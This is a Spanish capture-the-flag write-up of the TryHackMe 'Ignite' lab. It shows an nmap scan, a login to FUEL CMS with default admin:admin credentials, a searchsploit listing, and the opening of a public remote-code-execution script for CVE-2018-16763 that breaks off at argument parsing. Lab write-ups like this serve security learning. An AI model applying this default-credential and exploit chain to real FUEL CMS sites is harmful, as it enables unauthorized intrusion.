
Ignite


Reconocimiento

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/fuel/
```


El unico servicio expuesto es un servidor http, en el puerto 80, y encontramos rutas como /fuel/ y robots.txt, procedemos a ver la pagina web y nos encontramos con un cms con nombre Fuel



Comprobamos la ruta /fuel/ dentro de la raiz y nos encontramos con un panel de autenticación, correspondiente al cms




Haciendo una brusquedad en internet sobre las credenciales por defecto probamos admin:admin, y logramos entrar al desaborad del admin



Podemos comprobar la versión del cms en /fuel/site_docs y confirmar que es la versión 1.4, por lo cual buscare un script para esta versión dado que tenemos credenciales

Copiaremos el archivo y editaremos las variables que correspondientes para lanzar el exploit



```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# searchsploit fuel cms
 Exploit Title
fuel CMS 1.4.1 - Remote Code Execution (1)
Fuel CMS 1.4.1 - Remote Code Execution (2)
Fuel CMS 1.4.1 - Remote Code Execution (3)
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)
Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/ice]
└─# cat /usr/share/exploitdb/exploits/php/webapps/50477.py
# Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (3)
# Exploit Author: Padsala Trushal
# Date: 2021-11-03
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: ≤ 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

#!/usr/bin/python3

import requests
from urllib.parse import quote
import argparse
import sys
from colorama import Fore, Style

def get_arguments():
        parser = argparse.ArgumentParser(description='fuel cms fuel CMS 1.4.1 - Remote Code Execution 